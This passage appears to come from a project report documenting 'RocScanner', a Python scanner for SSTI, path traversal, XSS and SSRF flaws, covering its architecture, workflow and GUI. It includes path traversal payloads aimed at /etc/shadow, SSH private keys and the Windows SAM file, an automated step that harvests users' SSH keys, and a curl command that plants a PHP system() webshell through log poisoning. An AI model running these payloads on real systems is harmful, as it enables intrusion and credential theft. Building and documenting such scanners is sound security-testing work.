


Figure vii SSTI Engine-Specific Payloads

| Template Engine | Test Payload | Expected Indicator |
| --- | --- | --- |
| Jinja2 | {{7\*7}} | Outputs 49 |
| Twig | {{\_self}} | Displays internal object |
| Freemarker | ${7\*7} | Outputs 49 |

**Key Observations**

* Successful Detection: Numeric evaluation (e.g., 49) or server errors exposing engine details.
* Blind SSTI: Use Out-of-Band (OOB) payloads to trigger external server requests (e.g., DNS callbacks). *Figure 3.2.2: Example inputs and outputs to test template evaluation.*

### Path Traversal

**Architectural Foundation**

**1. Core Components**

| **Component** | **Code Reference** | **Purpose** |
| --- | --- | --- |
| **Main Controller** | LFIScanner Class | Entry point for scanning operations |
| **Crawling Subsystem** | \_crawl() + \_extract\_url() | Discovers URLs/parameters via HTML parsing |
| **Payload Generator** | \_generate\_payloads() | Creates OS-specific path traversal patterns |
| **Detection Subsystem** | \_is\_vulnerable() + \_detect\_os() | Validates file disclosure attempts |
| **Exploitation Engine** | \_test\_exploit() | Executes post-detection file read attempts |
| **Concurrency Manager** | ThreadPoolExecutor | Manages parallel request execution |
| **Session Manager** | \_create\_session() | Handles HTTP connections & cookies |
| **Reporting Module** | generate\_report() | Serializes findings into JSON/CSV/XML |

**2. Component Relationships diagrams**

Static architecture relationships between core subsystems

A screenshot of a computer

AI-generated content may be incorrect.

Figure viii Path Traversal Component Relationships

**Diagram Key**:

* **Blue Nodes**: Primary subsystems directly managed by LFIScanner
* **Green Nodes**: Sub-processes executing specialized tasks
* **Arrows**: Indicate architectural containment (not workflow sequence)

**3.** **Scanner Workflow**

**Phase 1: Target Initialization**

Configuration Parameters

# LFIScanner.\_\_init\_\_ (Core initialization)  
def \_\_init\_\_(self, proxy=None, threads=10):  
 self.session = self.\_create\_session(proxy) # Handles proxies/cookies  
 self.executor = ThreadPoolExecutor(threads) # Manages concurrency  
 self.payloads = self.\_generate\_payloads() # Creates path traversal patterns

**Initialization Steps**

1. **Session Setup**

* Creates reusable HTTP connections
* Applies cookies/proxy if provided

1. **Target Validation**

* Checks URL formatting
* Tests basic connectivity

1. **Concurrency Setup**

* Starts thread pool for parallel processing

1. **Payload Preparation**

* Generates path traversal patterns for initial testing

**Key Payload Types:**

| **Category** | **Example** | **Purpose** |
| --- | --- | --- |
| Basic Traversal | ../../etc/passwd | Tests simple directory backtracking |
| Encoded Paths | ..%2f%2fetc%2fpasswd | Bypasses basic WAF filters |
| Null-Byte Bypass | ../../../etc/passwd%00 | Avoids file extension validation |
| Windows Paths | C:%5cWindows%5cwin.ini | Targets Windows servers |

**Preparation Rules:**

* Auto-generates 3 variations per payload (raw/encoded/double-encoded)
* Preserves OS path semantics (Linux / vs Windows \)
* Merges user-provided paths with built-in common targets

**Phase 2: Target Discovery & Crawling**

Process Overview

**URL Crawling**

* Starts from user-provided URL
* Follows same-domain links (e.g., discovers /contact from example.com/about)
* Analyzes HTML forms and URL query strings for parameters

**Parameter Extraction**  
Collects injection points from:

* URL query strings (?file=...)
* HTML form fields (<input>, <select>, hidden fields)
* JavaScript-rendered links (basic static parsing)

# \_analyze\_parameters() - Core discovery logic  
def \_analyze\_parameters(self, url):  
 parsed = urlparse(url)  
 params = parse\_qs(parsed.query) # Extract URL parameters  
 for param in params:  
 self.\_queue\_test(url, param) # Add to testing queue

**Output**

List of sanitized injection points for Phase 3 testing:  
example.com/download?file=  
example.com/gallery?image=  
example.com/api?document=

**Phase 3: Payload Injection & Testing**

Executes path traversal attempts against identified parameters

Process Overview

**Payload Injection**

* Tests each parameter with:
* Basic directory traversal patterns (../../etc/passwd)
* Encoded variations (..%2f%2fetc%2fpasswd)
* Null-byte terminated payloads (../../../etc/passwd%00)

**Response Analysis**

* Flags potential vulnerabilities if:
* Response contains system file patterns (root:x:, [boot loader])
* Unusual response length compared to baseline

# \_is\_vulnerable() - Detection logic  
def \_is\_vulnerable(self, response):  
 if 'root:x:' in response.text: # UNIX user list detection  
 return True  
 if '[boot loader]' in response.text: # Windows config detection   
 return True  
 return False

**Key Mechanisms**

1. **Payload Layering**

* Tests 3 encoding levels: raw → URL-encoded → double-encoded

1. **OS-Specific Testing**

* Auto-detects Windows/Linux paths from server headers
* Prioritizes relevant payloads for efficiency

1. **Concurrent Execution**

* Tests multiple parameters simultaneously via thread pool

**Output**

List of potentially vulnerable parameters with evidence snippets:

Potential LFI: example.com/download?file=  
Payload: ..%2f..%2fetc%2fpasswd  
Response contains "root:x:0:0:" (200 OK)

**Phase 4: Conditional Exploitation**

Post-validation file system interaction

**Key Actions:**

* Auto-generated user-specific paths (see 4.1.3.3 Payload Generation Strategy) (e.g., /home/[USER]/.ssh/id\_rsa)
* File read attempts for confirmed vulnerabilities
* Log path checks for poisoning opportunities

**Phase 5: Reporting & Output**

Structured result generation

| Format | Content |
| --- | --- |
| JSON | Full technical details with timestamps |
| CSV | Simplified tabular data for analysis |
| XML | Enterprise-friendly hierarchical format |

All reports include:

* Vulnerable URLs/parameters
* Successful payloads used
* Response snippets with file markers

**Workflow Flowchart**

A screenshot of a computer

AI-generated content may be incorrect.

Figure ix Path Traversal Workflow

**Payload Generation Strategy**

User-Driven Payload Expansion

Automatically targets user-specific files after successful /etc/passwd disclosure

**Trigger Condition**

* Activation Event:
* Any payload successfully reads /etc/passwd
* Response contains the UNIX user signature root:x:0:0:

**User Extraction Process**

* **Source**: Raw content of /etc/passwd
* **Steps**:
* Split the file into lines (one per user)
* Ignore system users (root, daemon, nobody)
* Extract the first field (username) from valid entries
* Example:  
  Input Line: "alice:x:1000:1000:Alice:/home/alice:/bin/bash" → Extracted Username: alice

**Path Generation Logic**

* Predefined Templates:
* ~/.ssh/id\_rsa → Targets SSH private keys
* ~/.bash\_history → Looks for command history
* /var/mail/[USER] → Checks system mailboxes
* User-Specific Adaptation:  
  Template: /home/[USER]/.ssh/id\_rsa → Generated Path: /home/alice/.ssh/id\_rsa

**Automated Retesting**

* **Payload Recycling:**
* New paths inherit the original payload's structure:  
  Original: ../../etc/passwd%00.png → Generated: ../../home/alice/.ssh/id\_rsa%00.png
* Preserves encoding style (URL/double-encoded) and null-byte termination
* **Immediate Action:**
* Adds 10-20 user-specific payloads to the active scan queue
* Prioritizes high-value targets (SSH keys, credentials)

**Key Advantages**

1. **Precision Targeting:**

* Focuses on files unique to discovered users
* Avoids blind directory guessing

1. **Evasion Consistency:**

* Mirrors the encoding/termination that already bypassed defenses

1. **Zero Manual Intervention:**

* Fully automated pipeline from detection → exploitation

**Category-Driven Payloads**

Predefined groups of high-value files/directories for focused testing:

| Category ID | Targeting Focus | Key Payload Examples | Strategic Value |
| --- | --- | --- | --- |
| linux\_system | Core OS Files | /etc/passwd, /etc/shadow, /proc/self/environ, /etc/hosts | Privilege escalation vectors, environment variable leaks |
| linux\_users | User Home Artifacts | ~/.ssh/id\_rsa, ~/.bash\_history, ~/.mysql\_history, /var/mail/[USER] | Credential harvesting, behavioral analysis |
| log\_rce | Log Poisoning Targets | /var/log/apache2/access.log, /var/log/nginx/error.log, /proc/self/fd/12 | Remote code execution (RCE) via log injection |
| windows\_common | Windows System Secrets | C:\Windows\win.ini, C:\Windows\repair\SAM, \\.\pipe\winreg | Credential database access, registry manipulation |
| web\_servers | Server Configuration Files | /etc/apache2/apache2.conf, /etc/nginx/sites-enabled/default, C:\inetpub\wwwroot\web.config | Web server hardening bypasses |
| cron\_jobs | Scheduled Task Configs | /etc/crontab, /var/spool/cron/crontabs/root, /etc/anacrontab | Persistence mechanism discovery |
| database | Database Configurations | /etc/mysql/my.cnf, /var/lib/pgsql/data/postgresql.conf, /opt/mssql/log/errorlog | Database credential leaks, query log analysis |
| ftp\_configs | FTP Server Operations | /etc/proftpd/proftpd.conf, /etc/vsftpd.conf, /var/log/pure-ftpd/transfer.log | FTP service exploitation, file transfer monitoring |
| ssh\_keys | SSH Authentication Assets | /etc/ssh/sshd\_config, ~/.ssh/authorized\_keys, /var/log/auth.log | SSH tunnel creation, authentication bypass |
| network | Network Configuration | /etc/resolv.conf, /etc/sysconfig/network-scripts/ifcfg-eth0, /proc/net/tcp | Network mapping, connection hijacking |
| boot\_files | Boot Process Artifacts | /boot/grub/grub.cfg, /etc/default/grub, /sys/firmware/efi/efivars | Bootloader manipulation, UEFI exploitation |

**Category Merging Logic**

Reusing successful payload structures for new targets

**Step 1: Analyze Working Payload**

**Original Payload:**  
..%2f%2fetc%2fpasswd%00.png  
(Template: [TRAVERSAL][TARGET\_PATH][TERMINATOR])

* Traversal: ..%2f%2f (URL-encoded ../../)
* Target Path: etc%2fpasswd (Original vulnerable path)
* Terminator: %00.png (Null-byte + extension bypass)

**Step 2: Prepare New Target**

**User-Selected File:**/home/alice/.ssh/id\_rsa

**Tool Automatically:**

1. Converts to relative path: home/alice/.ssh/id\_rsa
2. Applies same encoding as original payload:  
   / → %2f  
   → home%2falice%2f.ssh%2fid\_rsa

**Step 3: Merge Components**

**Reuse Original Structure:**

[TRAVERSAL] + [NEW\_TARGET\_PATH] + [TERMINATOR]   
..%2f%2f + home%2falice%2f.ssh%2fid\_rsa + %00.png

**Final Payload:**  
..%2f%2fhome%2falice%2f.ssh%2fid\_rsa%00.png

**Exploitation Subsystem**

Post-discovery actions to leverage confirmed vulnerabilities

**1. Category-Driven File Reads**

**How It Works:**

* Uses the same vulnerable parameter (e.g., ?file=) to read files from:
* Selected categories (e.g., linux\_system → /etc/shadow)
* Custom wordlists (user-provided files like secret.txt)

**Example:**

Original vulnerability: ?file=../../etc/passwd  
Exploitation attempt: ?file=../../etc/shadow

**2. RCE Potential Identification**

Alerting manual exploitation paths when vulnerable logs are found

**Detection & Guidance**

1. **Log File Discovery:**

* Identifies accessible log files like:

/var/log/apache2/access.log   
/proc/self/environ   
C:\Windows\system32\LogFiles\HTTPERR\httperr1.log

1. **Manual Exploitation Guidance:**

[!] Potential RCE Path Detected:

1. **Inject code into logs (example):**

curl -A "<?php system($\_GET['cmd']);?>" http://target.com

1. **Trigger execution via:**   
    http://target.com/file=../../var/log/apache2/access.log&cmd=id

### XSS

**Core Scanning Architecture**

**Technology Overview**

| Technology | Purpose | Why It’s Used |
| --- | --- | --- |
| **BeautifulSoup** | HTML parsing/form discovery | Accurately extracts input fields |
| **Requests** | HTTP request handling | Maintains sessions/cookies |
| **Playwright** | Headless browser validation | Detects DOM-based/real-user impact |
| **Threading** | Parallel payload testing | Speeds up vulnerability discovery |
| **urllib3** | Proxy/SSL management | Enables secure proxy configurations |

**Initialization Process**

**Configurable scan settings**

| Parameter | Description | Example/Default |
| --- | --- | --- |
| **Target URL** | Website to scan (single or multiple) | https://example.com |
| **Threads** | Parallel tests (higher = faster scan) | Default: 20 |
| **Crawling Depth** | How many pages deep to search | Default: 3 pages |
| **Proxy** | Route traffic through intermediary | http://proxy:port |
| **Report Format** | Output file type | JSON, CSV, or XML |

**Design Principles**

**Why the scanner works this way**

1. **Accuracy First**
   * Real browser emulation ensures vulnerabilities actually impact users
   * Multi-layered testing eliminates false positives
2. **Safety Controls**
   * Rate limiting prevents server overload

**Workflow Preview**

"The scanner crawls pages → injects payloads → verifies results → generates reports."

A diagram of a software

AI-generated content may be incorrect.

Figure x XSS Workflow

**Phase 1: Target Initialization**

Prepares the scanner with user inputs and safety checks

**Key Steps:**

* **Input Validation**: Verify URL/file format and target reachability
* **Parameter Setup**: Define scan depth, threads, and output format
* **Network Prep**: Configure proxy for traffic inspection/debugging
* SSL verification disabled to simplify proxy debugging

**Outcome**:

* Ready-to-scan environment with defined boundaries
* Traffic routed through specified intermediaries (if proxy used)

**Phase 2: Context Discovery**

Identifies and prepares testable inputs while filtering noise

A screenshot of a computer screen

AI-generated content may be incorrect.

Figure xi XSS Context Discovery

**Process Flow**

1. **Site Crawling**
   * Starts at initial URL
   * Follows same-domain links recursively
2. **Parameter Extraction**  
   **Forms**:
   * Discovers <input>, <textarea>, hidden fields (e.g., CSRF tokens)
   * Auto-fills context-aware values:

| Field Type | Example Value |
| --- | --- |
| Email | test@example.com |
| URL | http://test |
| Hidden | Preserves original |

1. **URL Parameters**:
   * Extracts from query strings (e.g., ?search=)
2. **Validation & Filtering**
   * Tests parameter reflection:
     + Sends unique test values
     + Requires exact reflection to qualify
   * Removes parameters that:
     + Return errors (HTTP 400-599)
     + Show no value reflection

**Outcome:**

* Curated list of testable inputs with:
  + Parameter types and validation rules
  + Associated HTTP methods (GET/POST)
  + Origin page URLs
* Eliminated redundant/unresponsive parameters

**Phase 3: Payload Testing & Validation**

Executes attacks and confirms vulnerabilities

A screenshot of a computer screen

AI-generated content may be incorrect.

Figure xii XSS Payload Testing & Validation

**Key Actions**:

1. **Payload Injection**:
   * Tests multiple attack vectors
2. **Validation Methods**:
   * **Direct Reflection**: Checks if payload appears in server response
   * **Redirect Handling**: Re-checks original page after redirects for stored payloads
   * **Browser Execution**: Verifies real impact using hidden browser
3. **False Positive Handling**:
   * Discards non-executed payloads
   * Ignores transient reflections

**Outcome**:

* Confirmed vulnerabilities categorized as:
  + **Reflected** (Immediate response)
  + **Stored** (Persistent after redirects/page reloads)
  + **DOM-Based** (Requires browser execution)

**Phase 4: Reporting & Output**

Formats and delivers verified vulnerabilities

**Key Actions**:

1. **Data Organization**:
   * Structures findings into:
     + Vulnerability type (Reflected/Stored/DOM)
     + Parameter/input field affected
     + Successful payload
     + Source URL
     + Timestamp
2. **Export Formats**:
   * **JSON**: For developers and automated tools
   * **CSV**: For spreadsheets and manual review
   * **XML**: For enterprise system integration
3. **Progress Tracking**:
   * Real-time updates via callback system:
     + New parameters discovered
     + Vulnerabilities confirmed
     + Scan completion status

## Choice of Programming and Libraries

This vulnerability scanner is developed entirely using **Python** due to its simplicity, extensive library support, and rapid development capabilities. Python's rich ecosystem enables efficient implementation of the scanning process with the following key libraries:

* **requests**: Handles all HTTP and HTTPS communications with the target web applications, maintaining session state such as cookies and headers, and managing retries and timeouts for reliable scanning.
* **BeautifulSoup (bs4)**: Parses HTML and XML content to discover input fields, forms, and URL parameters, essential for crawling and identifying injection points.
* **concurrent.futures (ThreadPoolExecutor)**: Enables multi-threading, allowing parallel execution of payload injections and tests, significantly improving scanning speed and efficiency.
* **re (Regular Expressions)**: Used for detecting vulnerability signatures by matching specific patterns in server responses and error messages.
* **urllib3**: Provides low-level HTTP connection management including SSL/TLS handling and proxy support.
* **json, csv, xml**: Standard libraries used to serialize and export scan results in various structured formats for flexibility in reporting.
* **datetime**: Adds precise timestamps to scan logs and reports, aiding in vulnerability tracking and audit.

These libraries, among others, contribute to creating a powerful, flexible, and maintainable scanner that can be easily extended for future enhancements and integrates well with other security tools, etc.

## User Graphic interface (GUI)

**Vulnerability Scanner Application**

The GUI.py file contains the main graphical user interface for the Vulnerability Scanner application. It provides a modern, dark-themed interface with four main vulnerability scanning options and additional help/about windows.




Figure xiii GUI Main Window

**Main Window Structure**

**1. Main Menu**

**Title :** "RocScanner" displayed prominently at the top.

**Subtitle :** "Advanced Security Testing Platform" to describe the tool's purpose.

**Scanner Buttons :**

Four main buttons representing different vulnerability scanners:

1. **Server-side Request Forgery (SSRF)**
2. **Server-side Template Injection (SSTI)**
3. **Local File Inclusion (LFI)**
4. **Cross-site Scripting (XSS)**

Each button opens its respective scanner window when clicked.

**2. Settings Button**

Located in the top-left corner




Figure xiv Settings Buttons Tap

Opens a dropdown menu with two options:

1. **Help** – opens the help guide window.



Figure xv Help Tap

1. **About** – opens the about information window.



Figure xvi About Tap

**Scanner Windows**

When a vulnerability type is selected from the main menu, a dedicated scanner window opens for that specific test. These windows are implemented in separate classes (e.g., LFIScannerWindow, XSSScannerWindow, etc.).

**Each scanner window includes:**

1. A title corresponds to the selected vulnerability.
2. Input fields for target URLs or file paths.
3. Configuration options for scanning parameters.
4. Start scan button to initiate the vulnerability assessment.
5. Stop scan button Used to stop the scan
6. Output area to display scan results or logs.
7. Clear Results button Used to clear the scan results window.
8. Save Output button It is used to save the results in a location of the user's choice and in any format he wants.
9. Back button to return to the main interface

**SSRF Scanner GUI**




Figure xvii SSRF Scanner GUI

**Scan Configuration**

1. **Target URL:** Single URL to scan (e.g., http://example.com/api?url=)
2. **URL List:** File containing multiple URLs to scan
3. **Payload List:** File containing SSRF payloads to test
4. **Path Payload List:** File containing path-based SSRF payloads
5. **Collaborator Domain:** Burp Collaborator domain for out-of-band testing
6. **Bruteforce Attack:** Option to enable/disable bruteforce attack mode
7. **Proxy:** Configure HTTP proxy (e.g., Burp Suite)
8. **Threads:** Number of concurrent threads for scanning (default: 20)

**Output Format**: JSON, CSV, or XML

**Options**

* **Bruteforce Attack : Choose between "Yes" or "No" to enable/disable additional bruteforce techniques**
* **Output Format** : Select the format for displaying results (JSON, CSV, XML)
* **Proxy** : Optional proxy server setting for routing requests through a proxy

**Results Display**




Figure xviii Results Display

**Controls**

* **Start Scan** : Initiates the scan with the configured parameters
* **Stop Scan** : Stops an ongoing scan
* **Save Output** : Saves the scan results to a file
* **Clear Results** : Clears the results display area
* **Back** : Returns to the parent window/application

**SSTI Scanner GUI**

